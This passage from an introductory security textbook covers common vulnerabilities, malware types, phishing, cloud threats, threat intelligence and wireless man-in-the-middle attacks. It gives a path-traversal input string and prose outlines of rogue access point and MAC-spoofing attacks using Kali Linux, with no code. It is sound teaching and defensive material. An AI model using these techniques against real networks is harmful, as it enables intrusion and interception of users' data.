For example, a skilled attacker could exploit a buffer overflow and gain data that they otherwise wouldn't be able to get. They can even write over their original data so it no longer contains the same information, or they could leverage the buffer overflow in order to cause a host that the software was running on to crash, causing a Denial of Service attack.

Chapter 2 Weak Passwords

Passwords are used to restrict access to sensitive data that only certain people or programs should have access to. In order for the passwords to be effective, they need to meet certain criteria. One of the requirements is that the password should be strong.

In order for a password to be considered strong, it needs to be both complex and long. The longer the password, the more difficult it is for brute force attacks to crack the password. It used to be that passwords only needed to be eight characters long in order for them to be considered secure.

Research has proven that 12 characters or 16 characters needs to be the mandatory minimum. Password complexity is also important. Just like each additional character makes a password more secure, increasing the type of character that can be used, increases the difficulty for a password cracker program to get the final password.

As an example, if you were to create a password that was eight characters long and only contained upper and lowercase letters, there are over 53 trillion combinations that you could use for that password. If you add numeric characters such as 0 through 9, there are now 62 options for each character, and that increases the total number of combinations to more than 218 trillion.

Lastly, if you add special characters to be allowed, that can increase the number of options for each character to 74, increasing your 8-character password to almost 900 trillion options.

While all of these numbers sound so big, and think that it would take a millennium to crack, the truth is that even with almost 900 trillion combinations, it would only take today's computers, 2 and a half hours to crack.

The 8-character password made up of only upper and lowercase letters would take only 9 minutes to crack. If we increase the number of characters in the password from 8 to 12, the total number of passwords using just upper and lowercase letters, increases from 53 trillion to over 390 quintillion combinations. One quintillion is a billion times a billion.

Something that is more impressive than the size of that number is the time it would take to crack a password, made up of only upper and lowercase letters.

It would take today's computers 123 years to crack that password.

Including numbers and special characters, increases the number of combinations to 26 sextillion, which is a quintillion times 1, 000. And that password goes from taking 123 years to crack to over 8500 years to crack.

The length and complexity of the password are not the only things that make it strong. Passwords should not include any dictionary words, names, or important dates. By using a dictionary word, you can make your 12-digit password go from taking 8500 years to crack to being able to be cracked instantly, since password crackers are preloaded with dictionary words to try first.

Names and important dates also make it easier to guess passwords since they are easier to figure out, because they are important to you. Additionally, if you were using the $ sign instead of an S, a 3 instead of an E, a @ instead of an A, and a 0 in place of an O, or an exclamation mark just to add a special character at the end of your password, this also doesn't provide extra security. While this may have worked in years past, password crackers now include libraries that include these replacements for letters.

To mitigate against weak passwords, you can also include requirements to have the passwords expire after a certain time, and to also exclude any passwords that have been used before.

Chapter 3 Hardcoded passwords

Another security risk that involves passwords are hardcoded passwords. Hardcoded passwords are passwords that are embedded into various applications. The password could either be an inbound variant or an outbound variant. With the inbound variant, in order to gain administrative access to the program, the credentials that were provided are checked against a set of hardcoded credentials in order to gain access to the system.

The outbound variant is when the application needs to connect to another device or service. The password to connect to that device or service is hardcoded in the original application.

The issue with either of these variants, is that it's not that difficult for an attacker to obtain the password using such things as the source code or binary export of the code. Once the attacker knows the password, they're able to access all of the programs that use the same password.

If the software is used on multiple different devices, the attacker can then compromise each of those devices by just knowing one password. To mitigate against hardcoded passwords, there are a few different options.

One option is to store passwords outside of the code in some sort of configuration file that is strongly encrypted and protected. Rather than having a hardcoded default username and password, the program could simply prompt for a password to be created upon first login.

Another mitigation if the software must contain hardcoded credentials, is to apply strong one-way hashes, and store those hashes in the configuration file. The program would then compare the hash of the entered password to the configured password. This is beneficial because if the attacker is somehow able to gain access to the configuration file, they would still have to try to crack the passwords, and if the passwords are strong, using the parameters we already discussed, it will take the attacker thousands of years to crack the password.

Chapter 4 No Encryption

Encryption is very important in today's world for sensitive information. Encrypting the data allows the confidentiality and integrity of the data. Encryption can also be used either for data in transit, as well as data at rest.

For example, when connecting to websites, it is a common practice to use HTTPS, which creates a tunnel using TLS.

Because the communication is using an encrypted tunnel, it makes for someone who is able to view the communication between the client and the server, unable to see the actual payload of the data.

Encrypting data at rest is just as important. Encrypting files and other sensitive data makes it much more difficult for an attacker to gain access to unauthorized information.

Additionally, it makes it much more difficult for an attacker to manipulate information. If the data is missing the encryption, it leaves the data exposed.

For example, if there is a program that saves user's credentials to a cookie for quicker logon to a website, but that cookie does not encrypt the password, it would make the credentials very easy to figure out if the system was ever compromised. As you can see, these are just a few examples that showcase how leaving out encryption is a serious security risk.

Chapter 5 Path Traversal

Another security vulnerability is called path traversal. This vulnerability happens when an application allows for a malicious actor to browse outside of the directory that is presented to the user.

For example, if the attacker was on a web page and wanted to try to browse around to find different files, they may be able to do so using a path traversal attack.

When the attacker is on the legitimate web page, they can try to navigate to different files by either typing in a "../" to navigate up a directory or an encoding that represents the by typing ".. / %2e %2e %2f".

If the website is vulnerable to the attack, the attacker could quickly figure out the directory structure with a few guesses, and also using the web server returning errors about the file structure.

Once the directory structure is compromised, the attacker could then browse to various files such as the password file, system files, and other unauthorized information.

In order to ensure that websites are protected from the path traversal attack, they need to try to work without user input when they are using file system calls.

Another prevention mechanism is to ensure that the user's input is validated by blacklisting all entries such as special characters, except for known good ones.

Additionally, if the administrator uses indexes rather than the actual names of the file location, that is another good mitigation technique. So instead of having the user type in Alaska to navigate to the Alaska directory, rather have them use an id such as a number 20.

Chapter 6 SQL Injection

Another security vulnerability that can affect web applications is an attack called SQL injection. A SQL injection attack is an attack where the original SQL code has additional code injected to it.

Essentially, it allows the attacker to add additional code in order to meet their objectives. SQL injections are important to know for many reasons.

First of all, they are easy to be discovered. A quick search on the web will show various sites that are vulnerable. Additionally, the prevalence of SQL injections is common and it is easy to be exported, while the impact that SQL injections can have is severe.

Regarding the impact, let's take a look at what can happen with a successful SQL injection. One of the things that can happen is that the SQL injection attack can gain access to confidential data.

With a successful SQL injection attack data can be accessed, such as usernames and passwords, personal identifiable information, social security numbers and home addresses, or sensitive corporate records such as bank accounts, profit and loss statements, or even intellectual property.

Once the SQL injection has access to the data, it also has the ability to change the data. This impacts the integrity of the data, since it is impossible to know whether or not the data is accurate, once the attack has occurred.

Some attacks may even start to create additional accounts for the attacker to use in order to gain even further access, or create fake information that could be damaging to the organization.

Another impact is the availability of the original system. If the attacker is able to manipulate the data using an SQL injection, they could delete important data, rendering the system useless.

They could, for example, delete all of the records that the database stores, which would make the database have no purpose. The attacker could even take it one step further and delete important files needed to make the database or operating system that the database runs on not work properly. Either way, the database is not functioning the way that it was designed in the first place.

Chapter 7 Cross Site Scripting

Cross site scripting, also known as XSS. XSS is an injection or tag when a malicious user injects malicious code or scripts into a legitimate website.

In order for the website to behave in a way that the attacker wants, the attacker leverages untrusted data, which is input from the user that websites use like a search function.

For example, a malicious attacker can write code, such as JavaScript that would run in the search function. The attacker embeds the malicious code into a link to an otherwise trusted website.

If the attacker then gets a user to click on that link, then the code will run on that user's machine. It is very easy for JavaScript code to send the attacker the user's cookie data which may contain usernames and passwords to various sites.

The attacker can use different tools, such as a URL shortener to have a link show only the legitimate website, and hide the malicious code behind it.

The attacker can also use a persistent XSS to actually change the code on the server-side. Once the code is saved on the server, it isn't hard to imagine the different types of security issues that the attacker can exploit to unsuspecting website visitors.

They can have their code permanently saved to an otherwise gentle website, so when legitimate user traffic navigates to the site, the attacker's code will run, even if the user didn't click on the attacker's malicious link.

One of the best ways to prevent against cross-site scripting is to use the security encoding library. This will ensure that attackers can't use various escaping shortcuts in order to run their code.

Another prevention is designing the web page properly by not allowing untrusted data within specific areas of HTML, JavaScript, CSS, or other coding languages.

Chapter 8 Cross-site forgery request

Cross-site forgery request is a security vulnerability that the attacker uses to take advantage of legitimate cross-site requests and force the victim's computer to execute unwanted actions on websites that they have already authenticated to, by forging a cross-site request.

For example, if an attacker is able to get a user to click on a link either through successful social engineering, or replanting the link in an otherwise legitimate site, the script will run and force the user to complete an unwanted action.

If a banking website uses a get request to transfer from one member to another, the attacker can manipulate the URL in order to transfer money to themselves.

This URL is not hard to hide by using a URL shortener or embedding the link inside of a different name. To mitigate against cross-site forgery, it is recommended to implement cross-site scripting mitigations.

While XSS is not needed in order to successfully execute a cross-site forgery attack, cross-site forgery mitigations can be bypassed with a successful cross-site scripting attack.

Once cross-site scripting is mitigated against, cross-site forgery requests can be mitigated by using secure random tokens.

Additionally, users can help protect themselves by using a browser that supports SameSite cookie attributes. This will prevent the browser from sending the cookie, even if the link is legitimate.

Chapter 9 Viruses & Malware

We already talked about the different types of security vulnerabilities that can affect today's networks. Now it’s time to move on, expand on that knowledge, and discuss different threats that can affect networks that are located on-premises, as well as network environments that are located in the cloud.

Specifically, we'll first discuss some additional threats that you need to be aware of in order to protect your companies IT equipment located on-premises.

Then will cover Denial of Service and the man-in-the-middle attacks. After that, you will learn what social engineering is, and how phishing is a common social engineer attack.

Once you know about phishing, you will then learn how the endpoint can aid the user and prevent a successful phishing attack. After that, we will discuss unique threats that can affect your companies cloud-based IT infrastructure.

As a security engineer, you need to be aware of the various threats of today's digital world that attackers can utilize in order to disrupt legitimate business activity.

No longer are enterprise's IT equipment bound to just one single location or even a few different remote sites for that matter. Organizations are continuing to use cloud environments to run some, or even all of their operations.

Malware

Let’s explore threats that can affect enterprise environments, staring by malware. The name malware comes from combining “malicious software” into one word and it is a broad term that encompasses a lot of threats inside of it.

Threats like viruses, Trojans, backdoors, worms, rootkits, spyware, exploits, adware, and any potentially unwanted programs just to name a few.

Virus

One of the oldest types of malware is viruses. While some people mistakenly

interchange malware and viruses, the strictest definition for a virus is a computer program that copies itself.

The virus spreads from one file to another, eventually infecting enough files to cause a serious damage to the computer.

Although, just one infected file can be enough to cause damage, viruses can also spread from computer to computer when the infected files are transferred via a shared drive, USB drive, or any other medium of transferring files.

A virus is an executable code that attaches itself to another program like an executable file or a macro inside of a Microsoft office file.

The virus lays dormant until the infected file is ran, which is when the virus will execute its code.

The main purpose behind the virus is to wreak havoc. It does this by corrupting files, even system files, so the underlying operating system does not even work properly.

Spyware

Spyware is another type of malware. As the name implies, spyware is designed to run on a victim's computer and steal sensitive information.

Spyware can be in the form of a key logger, which logs every key stroke. If a victim were to go to a banking website and then log in, and then the attacker would be able to see the keystrokes to find out which banking website the user was browsing to, and also the username and password.

Spyware can find other information too such as credit card numbers, browsing habits, and pretty much anything else that a victim does on the computer.

Chapter 10 Trojan & Ransomware

Another piece of malware that is designed to cause serious harm is called Trojan. Often, Trojans don't appear to be malicious software, but just like any other malware, they have code designed to do a specific task.

Unlike viruses, Trojans are not able to self-replicate themselves. They have to be installed by the user.

A common type of Trojan is a backdoor Trojan, which is designed to give the attacker access to the infected computer, allowing them to do whatever they want.

They're able to add the lead, or even send and receive various files, or maybe the purpose of the Trojan is just to annoy the user by displaying AD pop ups or just changing the desktop background.

The attacker can also control multiple different machines and use them all to attack other victims.

The attacker can have all of the infected computers attempt to bring down a system in a Distributed Denial of Service attack. We will get into Denial of Service and Distributed Denial of Service attacks in the next chapter.

Ransomware

There is a specific type of Trojan that is designed to infect a user's computer and cause it to not work.

The only way for the victim to gain access to their computer, as well as their files, is to pay the attacker a sum of money. This type of Trojan is called ransomware, as the attacker has the victim pay a ransom.

Chapter 11 Rootkits & Worms

Another type of malware is called rootkits. RootKits are designed to do a lot of the same malicious things that some of the other malware we have talked about does. The biggest difference, is that rootkits are designed specifically to go undetected by traditional anti-malware software.

They can do this by installing themselves into the computer's kernel, which is the same level as a host operating system. This allows attackers to control the entire computer and even overwrite or delete the operating system files.

Worms

Worms are a different type of malware. They are very similar to viruses in that they replicate themselves, however, they are not attached to another program and they do not need the user or host program to help spread the worm.

Worms, attack a vulnerability of the target system in order to help themselves spread from system to system. This is why it is so important to ensure that operating systems and software are kept up-to-date.

Adware

Adware is another type of malware that generates revenue by displaying ads on an infected machine. The developer of the malware creates revenue by either displaying the ad or a pay-per-click model.

As computer and network systems continue to evolve, it is almost certain that malware will continue to evolve with it. This is why it is important as ever to ensure that you as a security engineer are keeping up with the different type of threats that are out there, and keeping up with how to mitigate against them.

Chapter 12 DoS Attacks

There are many more threats exist that are not specifically malware. In this chapter, we will cover the Denial of Service and Distributed Denial of Service attacks and the man-in-the-middle attacks.

Denial of Service attack

A Denial of Service, or DoS, attack is when a system is so degraded that legitimate users are unable to use the system's services. The system could be a web server, an email server, or any other service that relies on a computer or a system of computers.

In order to effectively orchestrate a DoS attack, a malicious attacker has to send so much traffic that the service's server does not have the appropriate resources to respond to every piece of traffic.

This could be done by sending a large number of ICMP messages, send messages that try to initiate the three-way handshake without ever completing it, UDP messages, or any other type of message the service is designed to respond to under normal conditions.

Once the system or service is overwhelmed, it is unable to process any incoming legitimate requests so users are denied to the service.

Distributed Denial of Service attack

A Distributed Denial of Service attack, or DDoS attack is when it is not just one machine that is attacking the service, rather it is a coordinated effort between multiple machines.

Machines that are infected with malware can be controlled by the attacker to send various types of messages to the intended victim of the DDoS attack.

Chapter 13 Man-in-the-middle attacks

A man-in-the-middle attack is when someone is intercepting the traffic between two otherwise normal systems. For example, if a malicious attacker was able to intercept traffic between a client and a server, they would be able to see the entire contents of the traffic.

A man-in-the-middle attack first intercepts the client's initial request to the server, then it makes a copy of that message and sends its copy to the original server.

From there, the server replies to the man-in-the-middle with its return message. Again, the man-in-the-middle makes a copy of this traffic and then replies back to the client with the copy.

The man-in-the-middle is able to complete this process over and over throughout the entire conversation between the client and the server.

Both the client and the server believe they are talking to each other, unaware there is a device in the middle that is able to see the entire contents of the conversation.

Furthermore, with the correct tools, a man-in-the-middle attacker would even be able to inject whatever they wanted to in the communication between the client and the server.

So not only could they read the contents of the conversation, they can manipulate the conversation in any way they please. The threats that we covered in the previous chapters, such as SQL injection and cross-site scripting, can also be used to cause havoc on devices located both on-premises, as well as devices that are located in the cloud.

Chapter 14 Social Engineering and Phishing Attacks

Another type of attack has been on the rise over the past few years, is called social engineering attack. One example of social engineering is when there is perceived trust between the attacker and another party. The party could either be the victim themselves or they could be a third-party, such as an internet service provider or email provider.

Also if the attacker is able to gain the trust of the provider and convince them that they are the victim's identity, it is possible that the service provider will give out confidential information that should only be disclosed to the victim, such as an account name and password.

Once the attacker has this information, they can use it to obtain even more information, or even change the service in order to prevent the victim from using the service.

If the attacker has completed social engineering attacks directly with the victim, they are convincing the victim that they are a trusted authority. There are various ways that attackers can use to find out enough information in order to gain the victim's trust.

A common method in today's world is to use social media and other online profiles of the victim. Regardless of the method used to collect information, once the trust has been gained, the attacker can use the trust in order to convince the victim that all correspondence is legitimate.

This means that they can send emails with malicious links. If the user believes the email is legitimate, then they are much more likely to click on the link. The email doesn't even need to contain a malicious file.

Let's say the attacker was able to find out that the victim was buying a house and needed to send a large wire transfer for the down payment of a house. Normally, the money is transferred to a title company. If the attacker were to use social engineering to convince the victim that they are the title company, they could provide an incorrect banking number, so the victim would send money to the attacker, and not the legitimate title company.

Bulk Phishing

One of the common ways to implement a social engineering attack is to use phishing. Phishing is the act of using electronic communications in order to

gain the trust of the unsuspecting user.

There are a few different variants of phishing. Bulk phishing is when there is not a specific individual or organization that is being targeted, rather the attacker will start a phishing campaign and target as many people as possible to try to gain as many victims that fall for the phishing attempt.

Spear phishing

Spear phishing is when the attacker is trying to attack a specific individual or organization. The attacker will conduct research and gather as much information about their intended target in order to have a higher chance of success.

The example that I gave earlier about the attacker impersonating a title company is an example of a spear phishing attack. The attacker knew that the victim was going to buy the house and probably found out the title company that the victim was planning to use. Again, by having this information, the attacker had a higher chance of success, since they would know information that the victim believes only legitimate person or company would know.

Whaling

Whaling is a subset of spear phishing that is attempting to attack senior executives and other high-profile targets. The content that the attacker would use to gain the victim's trust would be tailored to target upper management.

Clone phishing

A clone phishing attack is when the attacker clones an otherwise legitimate service or company in order to impersonate them. Continuing on with our attack impersonating the title company, the attacker may have made a copy of a legitimate wire transfer form and then edit it to look almost identical with the exception of the updated router number.

If the attacker were to send the victim the new form and call the victim to say that they had made a mistake on the original document and to use the one that the attacker provided, that is an example of clone phishing.

As I touched on earlier, phishing attempts use various methods to trick their victims to clicking on the malicious content. For example, link manipulation is commonly used to have the links appear to go to a legitimate organization, but in reality, go to a malicious site or destination.

Sometimes the link of the domain has misspellings of the website that the attacker is pretending to represent. Another example is to create a website that has a subdomain that appears to be legitimate.

For example, some users may believe that the site would take the victim to the updated wire transfer section of the title company's website. When in reality, it actually takes them to the title company's subdomain of the updated wire transfer website, where the fake wire transfer site is owned by the attacker along with the title company subdomain. This means that any information that is provided to the title company's subdomain is able to be retrieved by the attacker.

Website forgery

Phishing attacks can also use what is known as website forgery. This involves using JavaScript to make the address bar look like the website the attacker is trying to impersonate. It would be very difficult for the user to be able to tell that they are going to the wrong website if the address bar displays the correct URL of the website that the attacker was trying to impersonate.

Chapter 15 Mitigate Phishing Attacks

We have been discussing social engineering attacks which include phishing

so now let's about different ways to mitigate phishing. One of the best ways to mitigate phishing attempts is to train the user base by preparing the users to know common tactics that phishing attackers will use.

So if they see any of these tactics, they are less likely to click on malicious links or attachments within an email. Here are some helpful tips that you can use to teach your userbase.

First, you want to have them verify that the domain name looks correct before clicking on any of the links regardless of who it comes from. Another tip is to have the users ask themselves if the email makes complete sense.

An example scenario would be attacking a corporate user in finance and include a link to an invoice. If the user is trying to ask if it makes sense that they are receiving the invoice, that will help bring up red flags.

Maybe they are expecting an invoice, but the “from address” does not look familiar. This leads me to the next tip. If the phishing attempt does seem reasonable, train the user to call to confirm.

If the attacker was able to spoof the “from address” to be the correct domain or even a correct email address, the user should still call to confirm that an invoice was actually sent.

If the user does spot a phishing attempt, do not have them reply, rather, train the user to flag the email as spam to help prevent more phishing attempts to make it through the company's filters.

Lastly, teach the users that if they do happen to click on a malicious link to contact their IT department or security team right away. This will help minimize the damage as quickly as possible.

There are services out there that allow you to run campaigns against your userbase in order to simulate a phishing attempt. No malicious links are included, rather the link redirects the user to a Landing Page giving them even more useful tips on what to look for.

Yet, even though training users is very effective, sometimes it is not enough. As we discussed in the previous chapters, phishing attacks are becoming more and more sophisticated.

If an attacker is able to come up with a new method that the userbase has not been trained on, the user is more likely to fall for the phishing attempt. This is

where technology comes in.

There are many advanced phishing protection exists that analyzes emails that make it through the initial secure email gateway, then it analyzes these emails using various methods such as advanced machine learning techniques, relationship modeling, real-time behavior analytics, as well as telemetry to quickly identify if the email is a phishing attempt or not.

If the email is determined to be a phishing attempt or malicious, the advanced phishing protection can be configured to have the emails discarded or even redirected to be further analyzed.

This can be analyzed either in-house or with a security partner such as Cisco. Cisco security experts will help your organization fully understand the impact of various phishing and social engineering attempts.

By implementing technology to help with phishing, any new phishing technique that has been identified elsewhere can be implemented to protect the organization.

This means that along with training the users on how to spot malicious attempts, your organization can be confident that anything they are not being trained on as a reduced likelihood that the phishing attempt will be successful.

Chapter 16 Cloud Services Attacks

While all of the attacks that were mentioned so far can affect devices that are hosted in a cloud environment, in this chapter, I want cover specific threats that can occur against cloud environments. There are a few not-for-profit organizations out there that provide guidelines for security engineers to ensure that their systems are secure.

The cloud security alliance, or CSA, is one of them, and as their name implies, they are focused on securing the cloud. Open web application security project, or OWASP, is focused on creating secure web applications and they maintain a top 10 list of vulnerabilities.

Cloud data breach

The first threat that I wanted to share with you that affects clouds is a cloud data breach. A data breach occurs when an attacker is able to view information that should be kept confidential via hacking into a system where the data was stored.

As more and more organizations decide to store their information in the cloud environment, that information is more susceptible if any of the security measures are not correctly configured.

Once an attacker has identified a system that has less security, it makes it a lot easier for them to gain access to that system. The CSA states that the lack of security could be from human error, application vulnerabilities, or just poor security practices, in general.

Once the attackers have access to the system, they then have access to all of the files that are on that system. In order to take advantage of the many benefits the cloud computing provides, application programming interfaces, referred to as APIs are used.

APIs allow for connections and authorized data sharing to occur automatically. Still, just like with the previous threats we've discussed so far, APIs that are not secure are vulnerable to attack, threats, such as creating an API request with an embedded threat or getting a hold of API keys and using them to impersonate a legitimate application trying to make an API request.

If the API itself isn't using the principle of least privilege, that is another

security concern that would allow a threat actor to do even more damage than if the API had the correct restrictions.

API gateways can be used in order to have the API connections all terminate at one location. The OWASP Foundation recommends using API security gateways.

The API security gateways provide the same functionality as an API gateway, but as the name implies, they have security technologies built right in. When the API gateways were designed, security was not a primary concern, only functionality.

This leaves them susceptible for an attacker to gain access. Another concern for cloud systems is plain old account management. Just like with organizations that host our systems on-premise, if admin accounts are not properly managed and passwords are not properly changed when an administrator leaves an organization, this poses another security risk.

If the organization does not properly manage and authenticate operators, this leaves them susceptible to attack. A good way to mitigate against stolen credentials is to utilize multifactor authentication. Just like with on-premise systems, Denial of Service and Distributed Denial of Service attacks are also a risk for systems hosted on the cloud.

Chapter 17 Security Intelligence Basics

We already learned about different threats that can affect both on-premises environments, as well as environments that are hosted in the cloud. Additionally, we covered social engineering and phishing attacks, therefore in the following chapters we will discuss security intelligence basics.

First, we will look at a quick overview of what security intelligence is, then you will learn the different components that makes security intelligence so effective. Finally, you will learn about Cisco Talos, which is Cisco solution for security intelligence.

We've discussed in the previous chapters there are many threats that can affect an enterprise network. As we continue into the future, it is almost certain that there will continue to be new types of attacks that are not around today.

The days are gone where network security engineers could just configure a firewall to block specific ports and IP addresses and sit back and monitor. With new threats evolving every day, as a security engineer, you need to ensure that your network is secure.

In today's ever-changing security landscape, it would be virtually impossible for a department of dedicated security engineers to ensure that all of their devices are updated with the latest rule sets, in order to ensure the organization is protected.

With so many different surface areas for threats to enter the network, a job becomes exponentially more difficult. Emails, corporate laptops, BYOD, harmful websites, and devices sitting in the DMZ are just a few examples of all the different points of entry that threats have to enter the network.

A team of security engineers would have to do so much research just to identify the latest threats. Once they are identified, they would then have to figure out the best way to mitigate against them.

After that is figured out, they would then have to actually implement the changes, and if the threat was rising quickly, it is quite possible that your company would be compromised by the threat, before the security team had time to research to see what new threats were out there.

Research to see how to mitigate against the threat, and finally, actually make

the changes. This is where security intelligence comes in. Security intelligence allows organizations to participate in a larger community of network security devices.

By doing this, the community, as a whole, benefits. If an organization across the world that is participating in security intelligence experiences a threat that has not been seen before, there is now information on this threat.

While that organization may have been compromised, information gathered and shared, will allow all other organizations to be able to better protect themselves from it.

There are different security intelligence clouds out there that all revolve around the same concepts, but they need to first author the security intelligence.

Once the intelligence is authored, the cloud then has to share it with the participating members. Finally, each member has to actually consume the intelligence and implement it in a way that actually makes sense. In the next chapter, I will walk you through the different aspects of security intelligence.

Chapter 18 Authoring the intelligence

First, let's discuss authoring the intelligence. In order to author any intelligence about the threats that are currently active, information first needs to be provided.

Telemetry sharing is a very powerful way for the security intelligence cloud to find out what is happening in real time to organization's networks. Telemetry sharing is when the devices themselves upload the data that they have seen to a larger network or cloud for further analytics.

Let's continue with the example from the previous chapter about the organization that is around the world that experienced a new threat that has not been seen before.

Let's call that organization Sunshine Store. Once a threat affects Sunshine Store, their devices now have valuable information on this threat. If they are participating in threat telemetry sharing, this information is then shared with the rest of the security intelligence cloud.

This happens automatically from the device to the cloud and does not require a manual intervention from the security engineer. Every other organization within the security intelligence cloud is also sharing vital information about threats to the cloud.

All of the sharing provides valuable context about the threat that could not just come from one source. Maybe the time of day the threat occurs is the same for each organization or maybe the threat is only targeting the specific country or a specific industry.

By having a larger sample pool contribute information to the cloud, better inferences can be made. From there, a cloud will perform various tasks on the information such as normalizing the data and analyzing it to find patterns.

The intelligence clouds are able to determine different factors such as what type of threat it is, how often the attack is occurring, which surface area within the organizations that the threat used in order to gain access, how severe an impact is, and many more metrics.

As we just talked about, when the cloud is analyzing the threats, this is where it would determine things such as if there are targeted industries, targeted nations, or other patterns.

As more and more information about the threat comes in, that allows for the security intelligence cloud to find various ways to mitigate against this. The security intelligence cloud is now able to create different signatures and create content updates for all of the products that are participating in the cloud.

Organization's email security devices will participate in the security intelligence cloud, then there would be an update for that email secure device in order for it to block the threat.

For example, if another company decided they wanted to participate in threat intelligence cloud such as Cisco Talos, they would provide them email security appliance with the latest updates to block threats identified as using email as the attack medium.

This would be the same as an intrusion prevention system. All threats that can be stopped via an IPS aka Intruson Prevention System would have an update created around them.

Thus any IPS that installs that update will block this new threat. Cisco Talos would have an update for the company’s next generation IPS. That example leads us to the sharing and consuming portions of security intelligence.

Now that the security intelligence cloud has created different updates and signatures for the threats that it had seen, it is time to share that with the entire security intelligence community.

This is usually done with things such as content update pushes, and organizations, such as Cisco Talos have content updates every 3-5 minutes.

Once each device has downloaded the update, they now have to install it, and once the content is installed, each device is now in the position to block the latest threat.

Just like that a new threat has affected organizations within the security intelligence cloud including Sunshine Store. Because another company was participating in the cloud, as soon as the threat was analyzed, the appropriate mitigations were found and the updates were created, pushed, and installed.

This new company is now protected from this new threat. What makes this so advantageous is the fact that this happens without any manual input from the security engineer.

They no longer have to conduct this research on their own and then figure out how to stop it and then apply their changes manually. Speaking of research, I also wanted to point out that the security intelligence information sharing does not just refer to the automatic updates the devices receive.

It is an entire ecosystem that allows security professionals to understand the threats too. While it is great that the network security devices can automatically be configured to stop new threats, it would be a disservice if the administrators were unaware of the threats and mitigations that were being implemented.

Having a better understanding of the latest security threats will only help you as a security engineer. If you were kept in the loop of the different types of threats and the actual ways they are using to get inside of networks and cause havoc, the better you will be in order to understand the bigger picture.

Chapter 19 ARP Poisoning

When it comes to a Man in the middle attack, it could come in many forms but the most common implementation is called ARP poisoning. To understand ARP poisoning, you must be familiar how ARP aka Address Resolution Protocol works.

ARP translates IP Addresses to MAC Addresses aka Physical addresses of all the networking devices that are connected to a specific network device. The command on the Windows machine is "arp –a", but you can also use the very same command on other operating systems too.

On a Windows Operating system you can click on Windows start menu, type: Command Prompt and hit enter to launch it. Next, just type arp and hit enter to see all options related to the arp command. Once you have done that., you will see the following variations;

- Arp – a > This command displays the current ARP entries connected to the network that the computer is aware of by listing both the IP Addresses as well the MAC addresses of those devices.

- Arp – d > This command deletes the ARP entry for the host that you enter.

- Arp – s > This command will help you to add hosts and associate them with an IP Address.

- Arp – v > This command will display the current ARP entries in verbose mode, and all invalid entries and the loopback interface will be presented.

These are some of the basic variations and options that are available when it comes to ARP, but it's not a mandatory to know all available options.

Back to ARP poisoning, computers and networking devices on the same network, learn each other's Mac Addresses once they are connected. Once they learn the MAC Addresses of each other, they will create an ARP table, and in the future they will reference that table to locate each other on the same network.

This is how ARP helps computers and networking devices to easily discover each other on the network, but hackers would take advantages of ARP tables by introducing themselves on the network with fake MAC Addresses, making computers believe that they are the new Router. Therefore the real ARP table would be poisoned with fake entries.

Once the ARP table would be poisoned by the Man in the Middle, the computer would believe that the new route to the internet is the new IP Address. Therefore, everything packet sent to the internet would go through the attacker.

There are many different ways to achieve this using both Wired and Wireless networks. ARP poisoning using Man in the Middle attack can be achieved in many different ways, but the concepts are always the same.

Chapter 20 Rogue Access Points

There are many different ways to attack wireless networks, but let's start with the basics. Most people anywhere possible want to use WIFI that's free of charge, in fact there are free wireless networks in many public locations nowadays.

Wireless networks are everywhere because more and more Access points are implemented, sending wireless signals over the internet. These signal include chatting on mobile devices, voice calls, live streaming, Internet banking, shopping and so on.

Because wireless networks are in our everyday life, hackers have began taking advantages of it by implementing various techniques to gain power over Wireless Networks.

Previously Wireless networks were used by Hackers to get access to network of companies. Now that wireless networks are more secured, hackers still gain access through a Wireless Access Points simply because many organizations don't implement good security measurements within their Wireless Networks.

Like I mentioned earlier, people like to use free WIFI Hotspots, yet many of us unaware of the danger connecting to a Rogue Access Point that advertises itself as a genuine Free WIFI Hotspot.

To create a Rogue Access Point is very easy; therefore large organizations must have various security measurements in place to protect their Wireless Network.

Most Access points are not consuming any electricity; instead they are PoE devices, and using Power over Ethernet. Therefore access points must be connected to another network device powered on such as a network switch. Access Points are not very small, so you will not see hackers walking around holding one in their hands. Instead, hackers can virtualize Access Points within a laptop using an operating system such as Kali Linux. Once Kali Linux installed and bridged on a laptop, hacking wireless networks is not difficult.

To become a Rogue Access Point on a Wireless Network, you can configure Kali Linux to start to monitor Wireless signals, then analyse existing genuine

Access Points in more detail. Next, you can learn the MAC Addresses of the valid access point and what channel they are using to transmit wireless signals.

Having all that information, you can configure Kali Linux to advertise the same details as the valid Access Point, then become the new fake Access point aka Rogue Access Point.

There are many other configurations required such as DHCP services or DHCP Server settings to provide IP Addresses to the clients who are now also becoming the victims, but Kali Linux makes the Job very easy for any unskilled person too.

Other setting required for Rouge Access Points are called “NAT” or Network Address Translation to translate private Addresses to Public IP Addresses. Lastly routing functionality must be configured, so the victims will be able to communicate to the internet through the Rouge Access Point.

Rogue Access Points are also referred to as a Man in the Middle attack sumply because the Access point is placed between the victim and a destination address that the victim is visiting.

Chapter 21 Man in the Middle on Wireless Networks

To continue, once there is a Man in the Middle, anything the end user does, including any website visits where usernames or passwords required typing can be captured by the Man in the Middle.

Additionally to capturing data, a Man in the Middle also can modify details, or even change data entry that the victim would provide such as filling important online documents. One of the most common ways that the Man in the Middle attack is used is indeed through wireless networks, by having victims to connect to a Rogue Access Point.

This is key to understand so end users must be trained to always verify what Wireless SSID they are connecting to.

Mis-Association Attacks

By using operating systems such as Kali Linux, you can replicate or create any MAC address, therefore your laptop can act as any other network device.

Therefore, once you begin monitoring wireless signals with your Virtualized Kali Linux, you can start identifying Wireless Network, where you can identify both; the Access Point as well as the Clients that are associated to the Access points.

Once you have those details, you can fake the Access point's MAC address and become a Rogue Wireless Access Point, or you can also learn enough details about the connected clients, and start to replicate them.

Most access points learn and remember the MAC addresses of successfully connected devices. That's why you don't have to type the password each day when you connect to a wireless network that you have provided a password previously.

In fact, you don't even have to click or choose the SSID again, because your device will auto join to trusted access points while in your pocket. But, remember that the trust between the client and the Access Point have to go both ways. So it's not only that the client device has to trust in the Wireless Access Point, but the Wireless Access Point also has to trust in the client device.

Once Kali Linux learns the MAC address of an existing Client who already

established a connection with a trusted Wireless Access Point, all you have to do, is replicate the trusted device's MAC address, and assign that to your own Kali Linux Wireless Interface.

By replicating the Mac Address of a trusted Client and assigning to your own Kali Linux interface, you still have to figure out how to get on the wireless network, and here comes the trick. You have to send a de-authentication message to the Access Point to de-authenticate all existing trusted connected clients.

While all previously trusted clients would try to re-authenticate themselves to the wireless network to gain internet access, your device has to connect faster than the previously trusted device to the wireless access point. You can do a little tweak by making your wireless signal stronger using Kali Linux, to connect the wireless access point faster.

Chapter 22 De-Authentication Attack

